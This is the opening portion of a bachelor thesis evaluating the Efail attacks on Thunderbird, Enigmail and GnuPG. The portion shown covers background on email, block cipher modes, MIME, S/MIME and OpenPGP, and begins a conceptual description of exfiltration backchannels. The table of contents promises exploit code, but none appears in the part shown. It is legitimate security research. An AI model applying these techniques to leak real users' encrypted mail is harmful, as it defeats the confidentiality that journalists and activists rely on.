Fachbereich Informatik
Department of Computer Science

Bachelorthesis

im Studiengang
Bachelor of Computer Science

Efail
An Evaluation of the Thunderbird Email Client

von Jan Arends

First supervisor: Prof. Dr.-Ing. Kerstin Lemke-Rust
Second supervisor: Dr. Thomas Östreich

Date: December 14, 2018

Declaration of Authorship

I declare that I have authored this paper independently, that I have not used other than the declared sources / resources, and that I have explicitly marked all material which has been quoted either literally or by content from the used sources.

....	....
Location, Date	Signature

Contents

List of Figures i

Listings ii

List of Abbreviations iii

1 Introduction 1
- 1.1 Motivation . . . 1
- 1.2 This work . . . 2

2 Background 4
- 2.1 Email history . . . 4
- 2.2 Email architecture . . . 4
- 2.3 Information security . . . 5
- 2.4 Cryptography . . . 6
  - 2.4.1 Bitwise operations . . . 6
  - 2.4.2 Encryption . . . 7
  - 2.4.3 Block modes of operation . . . 9
  - 2.4.4 Modification Detection Code (MDC) . . . 11
- 2.5 Vulnerabilities . . . 11

3 MIME and End-to-End Encryption 12
- 3.1 MIME . . . 12
- 3.2 Secure MIME . . . 13
- 3.3 OpenPGP . . . 14
- 3.4 Implementations . . . 14
  - 3.4.1 Mozilla Thunderbird . . . 14
  - 3.4.2 Enigmail . . . 15
  - 3.4.3 GNU Privacy Guard (GnuPG) . . . 15

4 Efail 16
- 4.1 Message acquisition . . . 16
- 4.2 Exfiltration channels . . . 17
- 4.3 The attack procedure . . . 17
- 4.4 Direct Exfiltration Attack . . . 18
  - 4.4.1 MIME boundaries . . . 18
  - 4.4.2 Abusing boundaries . . . 19
- 4.5 Malleability Gadget Attack . . . 21
  - 4.5.1 Malleability gadgets . . . 21
  - 4.5.2 Abusing malleability gadgets . . . 22

4.6 Common Vulnerabilities and Exposures (CVE)s 23
4.7 Mitigation 24

5 Introduction to the Practical Exploitations 25
5.1 Preparation 25
5.1.1 Test message 25
5.1.2 Cryptographic entities 26
5.1.3 Domain 26
5.1.4 Web server 26
5.1.5 Simple Mail Transfer Protocol (SMTP) client 27
5.1.6 Vulnerable software 27
5.2 Steps during a Malleability Gadget Attack 27
5.3 A word to the exploit 28

6 Exploiting the Direct Exfiltration Attack 30
6.1 Test message creation 30
6.2 The template 30
6.3 Results 32

7 Exploiting Malicious Gadgets in S/MIME 34
7.1 Message format and syntax 34
7.2 Analysis 34
7.3 Modification 36
7.4 Integration 38
7.5 Formatting 41
7.6 Results 42

8 Exploiting Malicious Gadgets in OpenPGP 43
8.1 Test message creation 43
8.2 Message format and syntax 44
8.3 Analysis 44
8.4 Modification 46
8.5 Integration 47
8.6 Defeating integrity protection 52
8.7 Formatting 53
8.8 Results 54

9 Problem Definition 56
9.1 MIME parser 56
9.2 Handling modified data 57
9.2.1 GnuPG's handling of modified messages 58

9.2.2 Enigmail's handling of GnuPG warnings 58

10 Security Patches 59

10.1 Mozilla Thunderbird 59
10.2 GnuPG 60
10.3 Enigmail 60
10.4 Verification 61
10.4.1 Direct Exfiltration Attack 62
10.4.2 Malleability Gadget Attack on S/MIME 62
10.4.3 Malleability Gadget Attack on OpenPGP message . . . 63

11 Summary 64

References 68

A Appendix 69

A.1 CVEs regarding Thunderbird 69
A.2 Certificate PKSC 12 Bundle generation for S/MIME 69
A.3 Source Code 70
A.3.1 S/MIME message manipulation 70
A.3.2 OpenPGP message manipulation 71
A.3.3 Classes for S/MIME and OpenPGP messages 72
A.3.4 MIME headers and SMTP client 78
A.3.5 Unittests 79
A.4 ASN.1 JavaScript decoder 80
A.5 Places of length bytes 81
A.6 Modified S/MIME message 82
A.7 Running `pgpdump` 83
A.8 OpenPGP Packet structure 83
A.9 Modified part of OpenPGP message 84

List of Figures

1 Email architecture 5
2 Bitwise operations 7
3 Encryption 8
4 Decryption in CBC mode 9
5 Decryption in CFB mode 10
6 Options for message acquisition [1] 16
7 A Backchannel 17
8 An exfiltration channel 17
9 Efail attacks process 18
10 Example for a multipart message in MIME 19
11 Template for direct exfiltration attack 20
12 Encrypted message in direct exfiltration template 20
13 HTML rendered message in direct exfiltration template 20
14 Malleability gadgets 21
15 Chosen plaintext attack 23
16 Plaintext test message 26
17 Steps during a malleability gadget attack 28
18 Adopted template for a direct exfiltration attack 31
19 Manipulated email in Thunderbird 52.5.2 32
20 Analyzed S/MIME message with known plaintext 36
21 Decryption modified message using OpenSSL 39
22 Manipulated message in Thunderbird 52.5.2 42
23 SEIPD packet with known plaintext 46
24 OpenPGP packet header formats 48
25 Decryption of manipulated message in GnuPG 52
26 Manipulated OpenPGP message displayed by Enigmail 2.0.3 . 54
27 Manipulated OpenPGP message displayed by Enigmail 1.9.9 . 55
28 Direct exfiltration attack in Thunderbird 52.9 62
29 Manipulated S/MIME message in Thunderbird 52.9 62
30 Manipulated OpenPGP message with Enigmail 2.0.5 63
31 Bytes to adapt in S/MIME message for integration 81
32 Modified S/MIME message 82
33 OpgenPGP packets structure 83
34 Modified SEIPD packet 84

Listings

1 Sending email using Python 27
2 Initialization for S/MIME modification 36
3 Calculations for S/MIME message 37
4 Insertion of malicious block pairs in S/MIME ciphertext . . . 38
5 Insertion method for S/MIME messages 38
6 Length adaption in S/MIME message format 40
7 Formatting S/MIME messages 41
8 Add header for S/MIME messages 41
9 Sending S/MIME messages 41
10 Object initialization 46
11 Calculations and insertion for OpenPGP message 47
12 SEIPD packet length adaption 50
13 Creation of chosen plaintext block holding the length value . . 51
14 Adding MIME headers for OpenPGP message 54
15 S/MIME message manipulation 70
16 OpenPGP message manipulation 71
17 Structures and its operations 72
18 MIME headers and Email utility 78
19 Unittests in for common functions 79

List of Abbreviations

3DES	Triple Data Encryption Standard
AES	Advanced Encryption Standard
API	Application Programming Interface
ARPANET	Advanced Research Projects Agency Network
ASCII	American Standard Code for Information Interchange
Email	Electronic Mail
HTML	Hyper Text Markup Language
HTTP	Hypertext Transfer Protocol
RFC	Request for Comments
URL	Uniform Resource Locator
ASN.1	Abstract Syntax Notation One
BER	Basic Encoding Rules
CBC	Cipher Block Chaining
CERT	Computer Emergency Response Team
CFB	Cipher Feedback Mode
CLI	Command Line Interface
CMS	Cryptographic Message Syntax
CTB	Cipher Type Byte
CVD	Coordinated Vulnerability Disclosure
CVE	Common Vulnerabilities and Exposures
CVSS	Common Vulnerability Scoring System
GPGME	GnuPG Made Easy
GPG	GNU Privacy Guard

GPL	General Public License
GUI	Graphical User Interface
GnuPG	GNU Privacy Guard
IMAP	Internet Message Access Protocol
IT	Information technology
IV	Initialization Vector
LD	Literal Data
MDA	Mail Delivery Agent
MDC	Modification Detection Code
MIME	Multipurpose Internet Mail Extensions
MITM	Man-in-the-Middle
MIT	Massachusetts Institute of Technology
MPL	Mozilla Public License
MSA	Message Submission Agent
MTA	Mail Transfer Agent
MUA	Mail User Agent
NVD	National Vulnerability Database
OpenPGP	Open Pretty Good Privacy
PGP	Pretty Good Privacy
PKCS	Public Key Cryptography Standards
PKESK	Public-Key Encrypted Session Key
POP	Post Office Protocol
PaaS	Platform as a Service
S/MIME	Secure Multipurpose Internet Mail Extensions
SAAS	Software as a Service

SED	Symmetrically Encrypted Data
SEIPD	Symmetrically Encrypted and Integrity Protected Data
SHA	Secure Hash Algorithm
SMTP	Simple Mail Transfer Protocol
TLS	Transport Layer Security
VM	Virtual Machine
XOR	Exclusive Or

1 Introduction

Approximately half of the worldwide population has used emails in 2017. The current worldwide usage of emails amounts to 269 billion messages per day, amounting almost 2 trillion a week. These numbers are expected to continue to grow at an average annual rate of 4,4% [2]. Because email does not provide any security mechanisms due to historical reasons, the overall design of an email is generally considered unsafe.

By default, emails are not protected against eavesdropping or any kind of manipulation. Hence, the receiver of a regular email is not able to tell who had already read the message or whether the email had been altered by a third party.

Luckily, email clients nowadays use Transport Layer Security (TLS) to protect the message from being accessed or manipulated on the way through the internet. Unfortunately, due to the client-server architecture of email, this protection ceases to exist, if the message arrives at servers from involved companies, like a email provider, or any other third party, like a malicious server. Since no protection layer is present anymore, these parties would be able to read or even alter every email, which passes their server.

To overcome this intervention in the privacy, a user can use additional software on top of the email standard to have actual *end-to-end encryption*. With this in use, nobody except the desired person(s) are able to read the email. The most popular standards of this kind are the following.

- Secure Multipurpose Internet Mail Extensions (S/MIME)
- Open Pretty Good Privacy (OpenPGP)

These standards and the software implementing them will be the focus of this paper. They will be introduced in a separate section later on.

1.1 Motivation

On May 13th 2018 a group of researchers from different universities in Germany and Belgium published a paper [1] about novel techniques to leak confidential end-to-end encrypted emails to a third party server, after it has been decrypted within the recipients email client.

To deal with the discovered vulnerabilities the researchers decided to use the *responsible disclosure* model, recently also referred to as Coordinated Vulnerability Disclosure (CVD). Therefore, they first reported these vulnerabilities privately to the affected vendors. Thus, the founders of these vulnerabilities granted the corresponding developers some time to provide a security fix, before the attack techniques had gotten public. After a given deadline had expired, a draft version of the paper was disclosed in May 2018. The final version was released in August 2018 after presenting the vulnerabilities at the 27th USENIX Security Symposium, Baltimore US.

The Federal Office for Information Security (BSI) and the Computer Emergency Response Team (CERT) of Germany (CERT-Bund) were also involved in the coordinated disclosure process. As response, they forwarded all relevant information to national partners like the federal administrations and critical infrastructures, as well as international partners like other CERTs [3], [1].

The published vulnerabilities affect all users of the mentioned security standards in combination with vulnerable email clients. Beside private communications from people familiar with Information technology (IT) and its privacy problem, certain other groups might be in focus of the attack:

- Journalists
- Whistleblower [1]
- Political activists

1.2 This work

This paper provides a detailed explanation about the Efail attacks, in theory and especially in practice. It is also a overall evaluation of Efail in a particular email client, namely Mozilla Thunderbird[2]. This includes actual exploitations of the attacks in Thunderbird, as well as an investigation of the corresponding software patches.

The paper is structured as follows. First, all fundamentals regarding Efail will be introduced. This includes basic knowledge about email commination and IT security, as well as an introduction about relevant aspects of the

[1] A person who exposes any kind of information or activity that is deemed illegal, unethical or not correct within an organization [4]

[2] https://www.thunderbird.net/

above standards and its implementations. Afterwards, the Efail attacks will be theoretically highlighted.

The subsequent parts will deal with practical implementations of those attacks. This can be seen as a proof-of-concept and a practical verification. For one of the two Efail attacks an exploit[3] had been written in scope of this paper. Since no such exploit is public available, this exploit aims to be first of its kind by publishing it on GitHub[4] during this paper. This exploit is presented in detail along with the results regarding Thunderbird.

The last part of the paper deals with the corresponding software patches in Thunderbird and associated software. These patches will be explained and practically verified.

As email client, Mozilla Thunderbird had been chosen because it is supposed to be vulnerable to all attacks [1]. Also, Thunderbird and related components are open source software projects which makes it perfectly possible to evaluate the software patches. In addition, Thunderbird still is a very popular client with around 9500 active daily installations worldwide in 2015 [5]. This fact increases the importance of the evaluation of Efail in Thunderbird.

In this paper colors may help to clarify matters. The meaning of each color is shown below. Note, these colors don't apply in listings.

Warning Note Encrypted Safe

[3] A software which exploits a vulnerability
[4] https://github.com/jaads/

2 Background

The paper starts with a section about basic concepts of traditional email and current information security aspects. Furthermore, fundamentals about cryptography are introduced which include cryptographic mechanisms which keep come across throughout this paper. Therefore, a brief primer in the binary number system and bitwise operations is needed.

2.1 Email history

The beginnings of Electronic Mail (Email) reach back to the early 1960s. Back then, engineers from the Massachusetts Institute of Technology (MIT) were able to send emails between users on a single system. In the 1970s emails reached the ability to be sent and received between different machines, as well over a network. Although in the mid 1970s emails were widely used in the Advanced Research Projects Agency Network (ARPANET) and several Request for Comments (RFC) were defined, a popular accepted message format was missing. RFC 822 [6] changed that and remained the basic standard for a quarter of a century [7]. Among other procedures, it describes all the familiar headerfields like `TO, FROM, SUBJECT, CC, BCC` etc. an email provides. Meanwhile, it got updated two times which leads to RFC5322 [8], *The Internet Message Format*, being the standard ever since 2013. Since the basic format still remains unaltered, to this day it is still referred to as the 822 format.

The 822 format only defines a message representation protocol specifying considerable detail about US-American Standard Code for Information Interchange (ASCII)[5]. It leaves the message body as flat US-ASCII text [9]. Any type of multimedia which form the emails as we know them today are not mentioned. Even character sets for languages other than US American are ignored, leaving no possibility to use email in other languages. To overcome these limitations, the Multipurpose Internet Mail Extensions (MIME) were introduced in the early 1990s. These will be discussed in detail later on.

2.2 Email architecture

Email has changed significantly in scale and complexity over its long history. Today it has become a system distinguished by many independent operators

[5] A character encoding

and many different components for providing service to users as well as to establish the transfer of a messages [10]. To understand the attacks highlighted later on, the architecture of emails is briefly introduced.

Broken down to a minimum, a classic client-server architecture is used.

Client The client is called Mail User Agent (MUA). It is implemented as either a local standalone software or as a Software as a Service (SAAS) accessible via a browser. Thunderbird is such MUA which runs on the users' local computer. A MUA can be divided in *author focused* functionality, called aMUA, and *receiver focused* functionality, called rMUA. The latter includes e.g. encryption of received messages. Hence, the rMUA is particularly important regarding Efail, since Efail relies on weak implementations of those functionalities.

Server A email server on the other hand is an abstraction for a variety of services [10]. This basically includes a Message Submission Agent (MSA), Mail Transfer Agent (MTA) and a Mail Delivery Agent (MDA) which are nor further discussed here.

Figure 1 shows the very basic structure of the architecture with the attack vector highlighted.




Figure 1: Email architecture

2.3 Information security

After a short excursion about traditional email, a more modern aspect of IT, namely its security concerns will now be introduced. It had never been easier to copy or alter information as it is today in the digital age. Any piece

of information stored electronically can be altered and distributed while nobody could ever recognize the corruption. Presupposed that no protection mechanism is in place, which is natively the case. With information stored on paper, this is much more difficult, simply due to physical characteristics. In IT, a means to ensure information security which is independent of the physical medium is needed. The guarantee should rather rely solely on the digital information itself [11].

Before getting deeper into concrete mechanisms, the overall goals of information security are listed and summarized from [11].

- **Confidentiality** refers to protecting information from being accessed by unauthorized parties. Only entities who are authorized to do so, should therefore be able to gain access to sensitive information. To archive confidentiality of data, an encryption scheme may be used.
- **Integrity** addresses the unauthorized alteration of information or data. Therefore any modification should be detected. This is mostly accomplished by using several mechanisms based on *hash functions*.
- **Authentication** is related to entity and data origin identification. The receiver should be able to ascertain the information origin without doubt. Meaning on the other hand, an intruder should not be able to masquerade as someone else.
- **Non-repudiation** is a service which prevents a party from denying previous commitments or actions.

To reach the above requirements, cryptography is used. By definition, it is the study and practice of mathematical techniques related to the aspects of information security [11] and will be introduced next.

2.4 Cryptography

Efail compromises two goals of information security: Confidentiality and integrity. They are therefore important to understand and hence discussed here. Before talking about the cryptographic schemes, some operations on the lowest-level of a computer should be made familiar.

2.4.1 Bitwise operations

A digital computer works by using the binary number system (base 2). It becomes obvious when considering the fact that the low-level elements of a

$$\begin{array}{ccccc} & 0 & 0 & 1 & 1 \\ \oplus & 0 & 1 & 0 & 1 \\ \hline & 0 & 1 & 1 & 0 \end{array}$$

(a) XOR

$$\begin{array}{ccccc} & 0 & 0 & 1 & 1 \\ \wedge & 0 & 1 & 0 & 1 \\ \hline & 0 & 0 & 0 & 1 \end{array}$$

(b) AND

Figure 2: Bitwise operations

processor only know two different states: Power off (0) and power on (1). Any number of the decimal number system (base 10) can be easily converted to a binary number representation. Further, all alphabetic characters can be represented in the binary number system. The ASCII character encoding makes this possible. With this in mind a computer can calculate by only using the binary number system.

In the later explanation of the attack and in the practical implementation some low-level operations will come across. For the sake of completeness these operations are introduced here.

One essential operation is called Exclusive Or (XOR), which is expressed using the symbol $\oplus$. It takes two bits as arguments. The result again is a single bit describing whether or not the two arguments are the same. A resulting 1 indicates that the arguments are different. The complete *truth table* is shown in Figure 2a.


Figure 2b on the other hand shows the truth table for the operation called AND. It also takes two bits as arguments and results in 1 only of both arguments are set to 1. In this paper the AND operation is used as a *bitmask* as it will be seen later on.

Another relevant operation is called the *Shift Operator*. As the name indicates, it shifts the position of a bit sequence either to the left or to the right side. It does so by adding a specified amount of 0-bits at the corresponding end. To express a left shift the symbol << is used. Similar, a right shift is expressed using >>. The symbols can be seen as arrows which define the shift direction.

2.4.2 Encryption

As mentioned earlier, encryption can be used to ensure confidentiality. Here, the wording and the very basic concepts are introduced. Text or data which

is not encrypted is called *plaintext*, shortened P, whereas the encrypted data is called *ciphertext*, shortened C. The encryption and decryption can be expressed as mathematical functions, like $Enc(plaintext) = ciphertext$ and $Dec(ciphertext) = plaintext$. A more abstract way is shown in Figure 3:



(a) Encryption (b) Decryption

Figure 3: Encryption

In fact, both functions need a parameter to archive a correct result. This parameter is called the *key*. Two basic encryption schemes exist which differ according to the keys. The *symmetric encryption* uses the same one key for both, encryption and decryption. *Asymmetric encryption* on the other hand, uses two keys: A *public key* for encryption and a *private key* for decryption. This scheme is called *public-key encryption*. A common technique is to combine these two schemes. In such case, the public-key encryption is used to encrypt a symmetric key, with which in turn the actual message will be encrypted. The encrypted message is then sent to the receiver along with the encrypted key. This combination is referred to as *hybrid cryptographic system*.

Within the context of symmetric encryption two different types are commonly distinguished. The main difference between these two types is the way the input goes through the actual encryption process.

- Stream ciphers encrypt bits individually by adding a bit from a *key stream* to a plaintext bit.
- Block ciphers encrypt an entire block of plaintext bits using the same key each time. Hence, it maps n-bit plaintext to n-bit ciphertext, whereas n is called the *block size* [12].

Both cryptographic systems,S/MIME and OpenPGP, rely on block ciphers when it comes to symmetric encryption. The de facto block cipher is Advanced Encryption Standard (AES), which has a block size of 16 bytes.

2.4.3 Block modes of operation

A block cipher provides several *modes of operation*. Although several modes of operation exist, here only the two matters regarding Efail are discussed. Both modes have several commonalities. Two meaningful properties do these modes have. First, the ciphertext blocks in this modes are *chained together* instead of simply concatenate the ciphertext blocks. The chaining property leaves a ciphertext block depending not only on the previous encrypted ciphertext block, but on all previous blocks as well [12]. However, proper decryption of a ciphertext block requires a correct preceding block. Second, the beginning of the encryption process is randomized by using an Initialization Vector (IV). Encryption under the same key and IV will result in identical ciphertext[12].

The main difference between the two block modes of operation is the direction of the chaining property. For a message divided in n block, a starting index of $i = 1$ and $C_0 = \text{IV}$ the encryption and decryption processes are defined next. Regarding Efail, the decryption is mainly of interest and is therefore additionally visualized.

Cipher Block Chaining (CBC) is the first introduced here. This mode of operation is used by S/MIME. The encryption and decryption process is defined as follows:

$$C_i = Enc_k(C_{i-1} \oplus P_i)$$

$$P_i = Dec_k(C_i) \oplus C_{i-1}$$

The corresponding visualization of the decryption process is shown in Figure 4 [13].




Figure 4: Decryption in CBC mode

Cipher Feedback Mode (CFB) is the other important mode of operation. Although OpenPGP uses a special variation of this mode, for simplicity the standard variation of CFB is explained here first. To some extent, this is sufficient regarding Efail.

$$C_i = E_k(C_{i-1}) \oplus P_i$$

$$P_i = E_k(C_{i-1}) \oplus C_i$$

Following the decryption process of the standard CFB mode is shown in Figure 5 [13].




Figure 5: Decryption in CFB mode

As mentioned, OpenPGP uses a variant of the CFB block mode of operation. It becomes relevant when trying to understand every single bytes in a encrypted OpenPGP message as it will be necessary in this paper. It is also important when it comes to defeating the integrity protection in OpenPGP messages as we will see later on. However, the CFB variation slightly differs from the standard CFB. While the standard CFB uses a traditional, random IV, OpenPGP's variation sets the IV always to zero. Instead, an alternative way to provide an initial value to encrypt the first plaintext block is used [14]. In fact, OpenPGP prefixes the plaintext with random data of a block size before encryption. This block provides the role of an IV. In addition, the last two bytes of this random data are appended to itself [15, Sec. 13.9]. This repetition allows the receiver to perform a *quick check* of the likely correctness of the session key after decryption of the two blocks [15, Sec. 13.9].

Hence, for AES the prefixed data is 18 bytes long. The first 16 bytes are random data (new IV) The 17th and 18th bytes are copies of the 15th and 16th bytes of the random data. However, since an attack on this check was published [14] the two bytes aren't used to perform the quick check anymore,

at least most of the time [1].

2.4.4 Modification Detection Code (MDC)

As encryption is a mechanism to provide confidentiality, similar a MDC can be used to provide integrity. Therefore, a kind of *hash function* is used. Such functions maps an input of arbitrary finite length, to a fixed length output [11, Sec. 9.2]. MDCs are a more goal-oriented classification of hash functions which provide further properties and reflect requirements of specific applications like data integrity assurance as refined next [11, Sec. 9.2].

First, the computation of a MDC is easy to perform. In turn, to find the input of a given output is very difficult. Hence, it is also called a *one-way hash function*. Second, a MDC is collision resistant, which means that it is very difficult to find two inputs having the same hash-value [11, Sec. 9.2]. Overall, a MDC can be expressed as follows:

$$MDC = hash(input)$$

2.5 Vulnerabilities

The CVE defines a vulnerability as follows [16]:

> A weakness in the computational logic (e.g., code) found in software and hardware components that, when exploited, results in a negative impact to confidentiality, integrity, or availability. Mitigation of the vulnerabilities in this context typically involves coding changes, but could also include specification changes or even specification deprecations (e.g., removal of affected protocols or functionality in their entirety).

For publicly known cybersecurity vulnerabilities the CVE system [17] provides a reference list. Each entry contains an identification number and a description. Besides, the National Vulnerability Database (NVD) uses the CVE entries to further communicate the characteristics and impacts of IT vulnerabilities. Therefore, it provides the Common Vulnerability Scoring System (CVSS) [6], which will be discussed in detail in section 4.6.

[6] https://nvd.nist.gov/vuln-metrics/cvss

3 MIME and End-to-End Encryption

This section covers all relevant standards for Efail to understand the attacks and the concrete implementation as will be presented. First, the Multipurpose Internet Mail Extensions (MIME) will therefore be briefly introduced. Any functionality based on MIME which regards a specific Efail attack will be explained in the corresponding section later on. Here only the basics are discussed.

Afterwards, the secure version of MIME, called S/MIME and the popular alternative OpenPGP will also be introduced. Lastly, the implementations of those standards will be highlighted which has been used for all practical aspects later on.

3.1 MIME

MIME describes several mechanisms that combine to solve most of the limitations of RFC 822. It does so without introducing any serious incompatibilities with the existing world of RFC 822 mail [9]. It is defined in a set of five RFCs, namely RFC 2045 to RFC 2049. The MIME media typing system provides its features by adding header fields with various meanings as described below:

- `MIME version` to declare a message to be conformal with MIME
- `Content-Type` to specify the media type
- `Content-Transfer-Encoding` specifies the encoding transformation
- `Content-ID` and `Content-Description` for further details

The header field `Content-Type` has a major role regarding Efail. Its purpose is to describe the data contained in the body. The MUA receiving the email can then pick an appropriate mechanism to present the data to the user [18]. Its value is divided in a top-level media type and a subtype. The top-level media typ is used to declare the general type of data whereas the subtypes specifies a particular format for that type of data [9, Sec. 5]. The format of the header field looks as followed:

```
Content-Type: type /subtype
```

In fact, MIME defines seven initial top-level media types. Additional types can also be specified and registered. The top-level media type is divided in five discrete types (`text, image, audio, video, application`) and two

composite types (`multipart` and `message`) [9, Sec. 5]. In this paper, the only relevant top-level types are `text` and `multipart`. Depending on the media-type, one or multiple parameters are required. The parameter is given in an `attribute = value` notation. For example, `"charset"` parameter is applicable to any subtype of `"text"`, while the`"boundary"` parameter is required for any subtype of the `"multipart"` media type [9, Sec. 5].

The remaining header fields are also worth mention. They are particularly important when using encryption. To specify the encoding `binary` or `base64` are common values.

A small study had been conducted for this paper, in which emails had picked randomly and examined for their content-type. It turned out that most emails had been send with the content-type `multipart/alternative`, `multipart/mixed` or `text/plain`.

3.2 Secure MIME

Based on the MIME standard, which does not mention any aspect of information security, S/MIME provides a consistent way to send and receive secure MIME data [19, Sec. 1]. S/MIME is commonly used by MUAs to add cryptographic security services to mail that is sent, and to interpret cryptographic security services in mail that is received. In addition, it can be used with any transport mechanism that transports MIME data [19, Sec. 1].

In a nutshell, S/MIME messages are a combination of MIME bodies and special content types, defined by the Cryptographic Message Syntax (CMS)[20]. S/MIME therefore enhances a MIME body part of a message. This is done according to the CMS [19, Sec.1]. CMS is an encapsulation syntax for data protection which supports digital signatures and encryption. It allows multiple encapsulations which end up in a nested structure [20, Sec. 1].

In the end, an CMS object is wrapped in MIME [19, Sec. 3.1]. The `application/pkcs7-mime` media type is used to carry CMS content types including enveloped, signed and compressed data [19, Sec 3.2]. The key management is certificate-based using X.509 certificates.

The only mandatory-to-implement content encryption algorithm defined in the S/MIME standard is AES with a key size of 128 bit in the block cipher mode CBC [19, Sec. 2.3]. Thus, an attacker knows the block size and the mode of operation, which is an important information regarding one Efail

attack. Next, a brief introduction on how a S/MIME message is composed using predefined syntax follows.

CMS is derived from one of the Public Key Cryptography Standards (PKCS) family, namely PKCS #7. A convention regarding files of this kind is the file extension `.pm7`. Other important standards related to S/MIME are PKCS #10 which define a certification request and PKCS #12 which is used to wrap and exchange personal information such as certificates or private keys. A S/MIME message is stored and exchanged over system as an abstract object using the Abstract Syntax Notation One (ASN.1). It serves as an abstract container for the CMS.

3.3 OpenPGP

OpenPGP is a non-proprietary protocol based on the original Pretty Good Privacy (PGP) software. Over the past decade, PGP, and later OpenPGP, has become the most widely used end-to-end encryption standard for email communication [21]. OpenPGP is defined in RFC 4880 [15], which contains all the necessary information to develop interoperable applications based on the OpenPGP format [21]. It describes the message format and all methods needed to read, check, generate and write conforming encrypted messages [21]. In addition, it provides all common cryptographic functionality like data integrity, authentication and encryption services. Also, it provides compression and its own transport representation, called Radix-64 [15].

3.4 Implementations

So far, the standards related to Efail have been introduced. To work with these standards in practice, software is needed which implement these standards. Thus, all components necessary for a implementation and verification of the attacks later on are introduced next.

3.4.1 Mozilla Thunderbird

Mozilla Thunderbird is an open-source MUA licensed under the Mozilla Public License (MPL) 2.0. It is developed on top of the Mozilla application framework and mainly written in `C/ C++` [22]. It is available for all common platforms including Microsoft Windows, GNU/Linux and Mac OS. It supports implementations of the common email protocols like Post Office Protocol (POP), Internet Message Access Protocol (IMAP) and SMTP.

3.4.2 Enigmail

As for end-to-end encrypted communication, Thunderbird has native support for S/MIME but lacks on OpenPGP support by default. However, its functionality can be enhanced via extensions. The most common extension to provide OpenPGP functionality is called Enigmail.

Enigmail is written in JavaScript and also licensed under the MPL 2.0. It can be seen as an additional Graphical User Interface (GUI) within Thunderbird which provides an easy way of securely encrypting and decrypting messages as well as signing and verifying signatures on emails [23]. Enigmail can be used for other Mozilla-based email clients as well.

Enigmail does not implement the OpenPGP standard itself. Rather, an underlying software is used each time Enigmail processes a corresponding functionality. This software is called GnuPG and will be discussed next.

3.4.3 GnuPG

The GNU Privacy Guard (GnuPG), also known as GPG, is a complete implementation of the OpenPGP standard as defined by RFC4880 [15]. It is a free software licensed under the General Public License (GPL) and allows to encrypt and decrypt data, authenticate data with digital signatures and features a versatile key management system. The software is accessible via Command Line Interface (CLI).

The usage of the GnuPG cryptographic stack from an application can be done by calling GnuPG commands in a subprocess [24]. Another way is the official Application Programming Interface (API) called GnuPG Made Easy (GPGME) which is the recommended way to use GnuPG from applications. It is distributed via a library written in `C` and is designed to offer easier access for applications. For some popular programming languages other than `C`, GPGME bindings exist which should be used if possible. The developers suggest that especially authors of MUAs should consider using GPGME [24].

4 Efail

Now it is time to introduce the Efail attacks. Overall, these attacks aim to reveal plaintext of encrypted emails. They do so by abusing the concept of so called *backchannels* [1]. The researchers stated two ways to abuse such channels which results in two attacks.

One attack is called *direct exfiltration attack*. Since this attack is based on MIME aspects only, it is easy to understand and therefore explained here first. The general approach on how backchannels are abused in both Efail attacks should be clear to the reader afterwards.

The second attack is called *malleability gadget attack*. This attack needs more detailed knowledge of the encryption standards and their block modes of operation instead of MIME. However, the basic idea behind this attack stays the same, since a backchannel is abused here as well, to exfiltrate the plaintext.

4.1 Message acquisition

To perform an Efail attack, an attacker needs to acquire an email with an encrypted message embedded. An attacker has two options to get such. The first and more realistic approach is *eavesdropping*. This would end up in a classic Man-in-the-Middle (MITM) attack. An alternative approach would be that an attacker compromises databases of an email service provider. Both approaches are visualized in Figure 9.

